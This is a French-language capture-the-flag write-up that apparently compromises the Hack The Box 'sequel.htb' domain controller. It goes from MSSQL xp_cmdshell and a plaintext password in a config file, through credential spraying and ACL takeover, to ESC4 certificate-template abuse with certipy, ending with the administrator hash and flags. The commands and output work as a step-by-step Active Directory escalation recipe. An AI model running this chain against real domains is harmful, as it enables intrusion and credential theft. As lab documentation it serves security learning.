distinguishedName: CN=S-1-5-11, CN=ForeignSecurityPrincipals, DC=sequel, DC=htb

url: WRITE

wWWHomePage: WRITE

distinguishedName: CN=Oscar Martinez, CN=Users, DC=sequel, DC=htb

thumbnailPhoto: WRITE

pager: WRITE mobile: WRITE homePhone: WRITE

userSMIMECertificate: WRITE

msDS-ExternalDirectoryObjectId: WRITE

msDS-cloudExtensionAttribute20: WRITE msDS-cloudExtensionAttribute19: WRITE msDS-cloudExtensionAttribute18: WRITE msDS-cloudExtensionAttribute17: WRITE msDS-cloudExtensionAttribute16: WRITE msDS-cloudExtensionAttribute15: WRITE msDS-cloudExtensionAttribute14: WRITE msDS-cloudExtensionAttribute13: WRITE msDS-cloudExtensionAttribute12: WRITE msDS-cloudExtensionAttribute11: WRITE msDS-cloudExtensionAttribute10: WRITE msDS-cloudExtensionAttribute9: WRITE msDS-cloudExtensionAttribute8: WRITE msDS-cloudExtensionAttribute7: WRITE msDS-cloudExtensionAttribute6: WRITE msDS-cloudExtensionAttribute5: WRITE msDS-cloudExtensionAttribute4: WRITE msDS-cloudExtensionAttribute3: WRITE msDS-cloudExtensionAttribute2: WRITE msDS-cloudExtensionAttribute1: WRITE msDS-GeoCoordinatesLongitude: WRITE msDS-GeoCoordinatesLatitude: WRITE msDS-GeoCoordinatesAltitude: WRITE msDS-AllowedToActOnBehalfOfOtherIdentity: WRITE msPKI-CredentialRoamingTokens: WRITE msDS-FailedInteractiveLogonCountAtLastSuccessfulLogon: WRITE msDS-FailedInteractiveLogonCount: WRITE msDS-LastFailedInteractiveLogonTime: WRITE msDS-LastSuccessfulInteractiveLogonTime: WRITE msDS-SupportedEncryptionTypes: WRITE msPKIAccountCredentials: WRITE msPKIDPAPIMasterKeys: WRITE msPKIRoamingTimeStamp: WRITE mSMQDigests: WRITE mSMQSignCertificates: WRITE userSharedFolderOther: WRITE userSharedFolder: WRITE url: WRITE otherIpPhone: WRITE ipPhone: WRITE assistant: WRITE primaryInternationalISDNNumber: WRITE primaryTelexNumber: WRITE otherMobile: WRITE otherFacsimileTelephoneNumber: WRITE userCert: WRITE homePostalAddress: WRITE personalTitle: WRITE wWWHomePage: WRITE otherHomePhone: WRITE streetAddress: WRITE otherPager: WRITE info: WRITE otherTelephone: WRITE userCertificate: WRITE preferredDeliveryMethod: WRITE registeredAddress: WRITE internationalISDNNumber: WRITE x121Address: WRITE facsimileTelephoneNumber: WRITE teletexTerminalIdentifier: WRITE telexNumber: WRITE telephoneNumber: WRITE physicalDeliveryOfficeName: WRITE postOfficeBox: WRITE

postalCode: WRITE
postalAddress: WRITE

street: WRITE
st: WRITE
l: WRITE
c: WRITE

Il n'a aucun droit particulier, je n'étais pas sur la bonne voie.

Exploitation

MSSQL

DB Command execution

Le compte sa est le compte administrateur par défaut de Microsoft SQL Server (MSSQL).

```
mssqlclient.py 'sa':'MSSQLP@ssw0rd!'@10.10.11.51
```

```
SQL (sa dbo@master)> enable_xp_cmdshell INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install. INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
```

Note

Ce que ça fait :

- xp_cmdshell est une fonction spéciale de MSSQL qui permet d'exécuter des commandes système Windows à partir d'une requête SQL.
- Par défaut, cette fonctionnalité est désactivée pour des raisons de sécurité.
- La commande enable_xp_cmdshell va :
 - 1. Activer les options avancées (show advanced options).
 - 2. Activer xp_cmdshell.
 - 3. Appliquer les changements avec RECONFIGURE.

.INI

EXEC xp_cmdshell 'dir C:';

```
NULL
11/05/2022 12:03 PM
                                       PerfLogs
                        <DIR>
01/04/2025 08:11 AM
                                       Program Files
                        <DIR>
06/09/2024 08:37 AM
                                       Program Files (x86)
                        <DIR>
06/08/2024 03:07 PM
                        <DIR>
                                       SQL2019
06/09/2024 06:42 AM
                        <DIR>
                                       Users
01/04/2025 09:10 AM
                        <DIR>
                                       Windows
               0 File(s)
                                      0 bytes
               6 Dir(s) 3,804,561,408 bytes free
NULL
```

EXEC xp_cmdshell 'dir C:\SQL2019\ExpressAdv_ENU';

```
output
Volume in drive C has no label.
Volume Serial Number is 3705-289D
NULL
Directory of C:\SQL2019\ExpressAdv_ENU
NULL
01/03/2025 08:29 AM
                        <DIR>
01/03/2025 08:29 AM
                        <DIR>
06/08/2024 03:07 PM
                        <DIR>
                                       1033_ENU_LP
09/24/2019 10:03 PM
                                    45 AUTORUN.INF
09/24/2019 10:03 PM
                                  788 MEDIAINFO.XML
06/08/2024 03:07 PM
                                   16 PackageId.dat
06/08/2024 03:07 PM
                        <DIR>
                                       redist
06/08/2024 03:07 PM
                        <DIR>
                                       resources
09/24/2019 10:03 PM
                               142,944 SETUP.EXE
09/24/2019 10:03 PM
                                   486 SETUP.EXE.CONFIG
06/08/2024 03:07 PM
                                   717 sql-Configuration.INI
```

cat du .INI

```
SQL (sa dbo@master)> exec xp_cmdshell 'type \SQL2019\ExpressAdv_ENU\sql-Configuration.INI'
output
```

```
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
NULL
```

WqSZAF6CysDQbGb3 >> passwords.txt

Après vérification, j'avais écris 'rayan' au lieu de 'ryan'

netexec

Idap

nxc ldap sequel.htb -u users.txt -p passwords.txt --continue-on-success

LDAP 10.10.11.51 17763 (name:DC01) (domain	389 :sequel.h	DC01 ntb)	[*] Windows 10 / Server 2019 Build
LDAP 10.10.11.51 sequel.htb\oscar:86LxLBMg	389 EWaKUnBG	DC01	[+]
LDAP 10.10.11.51 sequel.htb\rose:KxEPkKe6R	389 3su	DC01	[+]
LDAP 10.10.11.51 sequel.htb\ryan:WqSZAF6Cy	389 sDQbGb3	DC01	[+]

winrm

nxc winrm sequel.htb -u users.txt -p passwords.txt --continue-on-success

```
WINRM 10.10.11.51 5985 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb) sequel.htb\ryan:WqSZAF6CysDQbGb3 (admin)
```

connexion à distance pour ryan possible

evil-winrm

evil-winrm -u "ryan" -p "WqSZAF6CysDQbGb3" -i "sequel.htb"

```
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
sequel\ryan
```


cat ../Desktop/user.txt

Admin

BloodHound

Ingestion:

bloodhound.py --zip -c All -d "sequel.htb" -u "ryan" -p "WqSZAF6CysDQbGb3" -dc "sequel.htb"



Winpeas

upload

.\winPEASx64.exe

BloodyAD

distinguishedName: CN=Certification Authority,CN=Users,DC=sequel,DC=htb
OWNER: WRITE

On peut devenir propriétère du compte CA.SVC

Note

AD CS est un rôle disponible pour un WindowsServer qui permet à ce dernier d'agir en tant qu'Infrastructure à Clef Publique et donc apporter des fonctionnalités de cryptographie, de certificats numériques et de signature digitale au sein d'un environnement AD.

La fonctionnalité d'AD CS qui nous intéresse dans cet article est la génération de certificats pour des utilisateurs ou des machines de l'environnement. En effet, AD CS est responsable de la génération et la distribution de certificats numériques ayant pour vocation différents usages tels que la signature de binaires, le chiffrement de systèmes ou l'authentification.

Il existe deux protocoles supportant l'authentification par certificat et il est intéressant de les connaître a fin de pouvoir s'adapter lors d'un test d'intrusion.

Kerberos

SChannel

OWNER

bloodyAD --host '10.10.11.51' -d 'sequel.htb' -u 'ryan' -p 'WqSZAF6CysDQbGb3' set owner 'ca_svc' 'ryan'

[+] Old owner S-1-5-21-548670397-972687484-3496335370-512 is now replaced by ryan on ca_sv

Full control

dacledit.py -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/"ryan":"WqSZAF6CysDQbGb3"

Impacket v0.13.0.dev0+20250107.155526.3d734075 – Copyright Fortra, LLC and its affiliated companies

- [*] DACL backed up to dacledit-20250522-143549.bak
- [*] DACL modified successfully!

certipy

https://book.hacktricks.wiki/en/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation.html#vulnerable-certificate-template-access-control---esc4

certipy shadow auto -u '<u>ryan@sequel.htb</u>' -p "WqSZAF6CysDQbGb3" -account 'ca_svc' -dc-ip '10.10.11.51'

Certipy v4.8.2 - by Oliver Lyak (ly4k)

- [*] Targeting user 'ca_svc'
- [*] Generating certificate
- [*] Certificate generated
- [*] Generating Key Credential
- [*] Key Credential generated with DeviceID '5abbd301-f545-a97c-2045-28f4ae1978e8'
- [*] Adding Key Credential with device ID '5abbd301-f545-a97c-2045-28f4ae1978e8' to the Key Credentials for 'ca_svc'
- [*] Successfully added Key Credential with device ID '5abbd301-f545-a97c-2045-28f4ae1978e8' to the Key Credentials for 'ca_svc'
- [*] Authenticating as 'ca_svc' with the certificate
- [*] Using principal: ca_svc@sequel.htb
- [*] Trying to get TGT...
- [*] Got TGT
- [*] Saved credential cache to 'ca_svc.ccache'
- [*] Trying to retrieve NT hash for 'ca_svc'
- [*] Restoring the old Key Credentials for 'ca_svc'

```
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': 3b181b914e7a9d5508ea1e20bc2b7fce
```

KRB5CCNAME=ca_svc.ccache certipy find -scheme ldap -k -debug -target dc01.sequel.htb -dc-ip 10.10.11.51 -vulnerable -std

out

```
[+] Domain retrieved from CCache: SEQUEL.HTB
[+] Username retrieved from CCache: ca_svc
[+] Trying to resolve 'dc01.sequel.htb' at '10.10.11.51'
[+] Authenticating to LDAP server
[+] Using Kerberos Cache: ca_svc.ccache
[+] Using TGT from cache
[+] Username retrieved from CCache: ca_svc
[+] Getting TGS for 'host/dc01.sequel.htb'
[+] Got TGS for 'host/dc01.sequel.htb'
[+] Bound to ldap://10.10.11.51:389 - cleartext
[+] Default path: DC=sequel,DC=htb
[+] Configuration path: CN=Configuration,DC=sequel,DC=htb
[+] Adding Domain Computers to list of current user's SIDs
[+] List of current user's SIDs:
     SEQUEL.HTB\Certification Authority (S-1-5-21-548670397-972687484-3496335370-1607)
     SEQUEL.HTB\Everyone (SEQUEL.HTB-S-1-1-0)
     SEQUEL.HTB\Domain Computers (S-1-5-21-548670397-972687484-3496335370-515)
     SEQUEL.HTB\Denied RODC Password Replication Group (S-1-5-21-548670397-972687484-
3496335370-572)
     SEQUEL.HTB\Users (SEQUEL.HTB-S-1-5-32-545)
     SEQUEL.HTB\Domain Users (S-1-5-21-548670397-972687484-3496335370-513)
     SEQUEL.HTB\Authenticated Users (SEQUEL.HTB-S-1-5-11)
     SEQUEL.HTB\Cert Publishers (S-1-5-21-548670397-972687484-3496335370-517)
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[+] Trying to resolve 'DC01.sequel.htb' at '10.10.11.51'
[*] Trying to get CA configuration for 'sequel-DC01-CA' via CSRA
[+] Trying to get DCOM connection for: 10.10.11.51
[+] Using Kerberos Cache: ca_svc.ccache
[+] Using TGT from cache
[+] Username retrieved from CCache: ca_svc
[+] Getting TGS for 'host/DC01.sequel.htb'
[+] Got TGS for 'host/DC01.sequel.htb'
[!] Got error while trying to get CA configuration for 'sequel-DC01-CA' via CSRA:
CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'sequel-DC01-CA' via RRP
[+] Using Kerberos Cache: ca_svc.ccache
[+] Using TGT from cache
[+] Username retrieved from CCache: ca_svc
[+] Getting TGS for 'host/DC01.sequel.htb'
[+] Got TGS for 'host/DC01.sequel.htb'
[!] Failed to connect to remote registry. Service should be starting now. Trying
again...
[+] Connected to remote registry at 'DC01.sequel.htb' (10.10.11.51)
[*] Got CA configuration for 'sequel-DC01-CA'
[+] Resolved 'DC01.sequel.htb' from cache: 10.10.11.51
[+] Connecting to 10.10.11.51:80
[*] Enumeration output:
Certificate Authorities
    CA Name
                                        : sequel-DC01-CA
   DNS Name
                                        : DC01.sequel.htb
   Certificate Subject
                                        : CN=sequel-DC01-CA, DC=sequel, DC=htb
```

```
Certificate Validity Start
Certificate Validity End
                                       : 2024-06-08 16:50:40+00:00
                                       : 2124-06-08 17:00:40+00:00
                                       : Disabled
: Disabled
   Web Enrollment
   User Specified SAN
   Request Disposition
                                       : Issue
   Enforce Encryption for Requests
                                       : Enabled
   Permissions
     Owner
                                        : SEQUEL.HTB\Administrators
     Access Rights
                                        : SEQUEL.HTB\Administrators
       ManageCertificates
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                        : SEQUEL.HTB\Administrators
       ManageCa
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
       Enroll
                                        : SEQUEL.HTB\Authenticated Users
Certificate Templates
   Template Name
                                        : DunderMifflinAuthentication
                                        : Dunder Mifflin Authentication
   Display Name
   Certificate Authorities
                                       : sequel-DC01-CA
   Enabled
                                       : True
   Client Authentication
                                       : True
                                       : False
   Enrollment Agent
                                       : False
   Any Purpose
                                       : False
   Enrollee Supplies Subject
   Certificate Name Flag
                                       : SubjectRequireCommonName
                                         SubjectAltRequireDns
                                       : AutoEnrollment
   Enrollment Flag
                                         PublishToDs
                                       : 16842752
   Private Key Flag
   Extended Key Usage
                                       : Client Authentication
                                   Server Authentication
: False
   Requires Manager Approval
   Requires Key Archival
                                       : False
   Authorized Signatures Required
                                       : 0
   Validity Period
                                       : 1000 years
   Renewal Period
                                       : 6 weeks
   Minimum RSA Key Length
                                        : 2048
   Permissions
      Enrollment Permissions
       Enrollment Rights
                                        : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
       Owner
                                        : SEQUEL.HTB\Enterprise Admins
       Full Control Principals
                                        : SEQUEL.HTB\Cert Publishers
                                        : SEQUEL.HTB\Domain Admins
       Write Owner Principals
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
       Write Dacl Principals
                                        : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
                                        : SEQUEL.HTB\Domain Admins
       Write Property Principals
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
   [!] Vulnerabilities
     ESC4
                                        : 'SEQUEL.HTB\\Cert Publishers' has dangerous
permissions
```

: 152DBD2D8E9C079742C0F3BFF2A211D3

Certificate Serial Number

KRB5CCNAME=ca_svc.ccache certipy template -k -template DunderMifflinAuthentication -target dc01.sequel.htb -dc-ip 10.10.11.51

```
KRB5CCNAME=ca_svc.ccache certipy template -k -template DunderMifflinAuthentication - target dc01.sequel.htb -dc-ip 10.10.11.51
```

```
Note
```

-template DunderMifflinAuthentication

Spécifie le nom du **template de certificat** que tu veux abuser/solliciter. Ce template est défini dans l'Active Directory Certificate Services (AD CS) et donne certains privilèges quand un certificat basé dessus est utilisé.

certipy template -u <u>ca_svc@sequel.htb</u> -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -template DunderMifflinAuthentication -dc-ip 10.10.11.51 -debug

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[+] Authenticating to LDAP server
[+] Bound to ldaps://10.10.11.51:636 - ssl
[+] Default path: DC=sequel,DC=htb
[+] Configuration path: CN=Configuration,DC=sequel,DC=htb
[*] Updating certificate template 'DunderMifflinAuthentication'
[+] MODIFY_DELETE:
[+]
       pKIExtendedKeyUsage: []
[+]
       msPKI-Certificate-Application-Policy: []
[+] MODIFY_REPLACE:
[+]
       nTSecurityDescriptor:
00\x1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00
\x05\x0b\x00\x00\x00\x01\x05\x00\x00\x00\x00\x05\x15\x00\x00\x00\xc8\xa3\x1f\xdd\x
e9\xba\xb8\x90,\xaes\xbb\xf4\x01\x00\x00']
[+]
[+]
[+]
[+]
[+]
[+]
       flags: [b'0']
        pKIDefaultKeySpec: [b'2']
       pKIKeyUsage: [b'\x86\x00']
       pKIMaxIssuingDepth: [b'-1']
       pKICriticalExtensions: [b'2.5.29.19', b'2.5.29.15']
       pKIExpirationPeriod: [b'\x00@\x1e\xa4\xe8e\xfa\xff']
       pKIDefaultCSPs: [b'1, Microsoft Enhanced Cryptographic Provider v1.0']
       msPKI-Enrollment-Flag: [b'0']
[+]
       msPKI-Private-Key-Flag: [b'16842768']
Ī+Ī
        msPKI-Certificate-Name-Flag: [b'1']
[*] Successfully updated 'DunderMifflinAuthentication'
```

certipy req -u <u>ca_svc@sequel.htb</u> -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -target sequel.htb -template DunderMifflinAuthentication -upn "<u>administrator@sequel.htb</u>" - timeout 1000

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb

[*] Trying to get TGT...

[*] Got TGT

[*] Saved credential cache to 'administrator.ccache'

[*] Trying to retrieve NT hash for 'administrator'
```

[*] Got hash for 'administrator@sequel.htb':
aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff

Evil-WinRM PS C:\Users\Administrator\Documents>

Evil-WinRM PS C:\Users\Administrator\Documents> cd "C:/Users/Administrator/Desktop/"
Evil-WinRM PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Evil-WinRM PS C:\Users\Administrator\Desktop> cat "C:/Users/Administrator/Desktop/root.txt"
5430084982b40edd2431cb483a143efa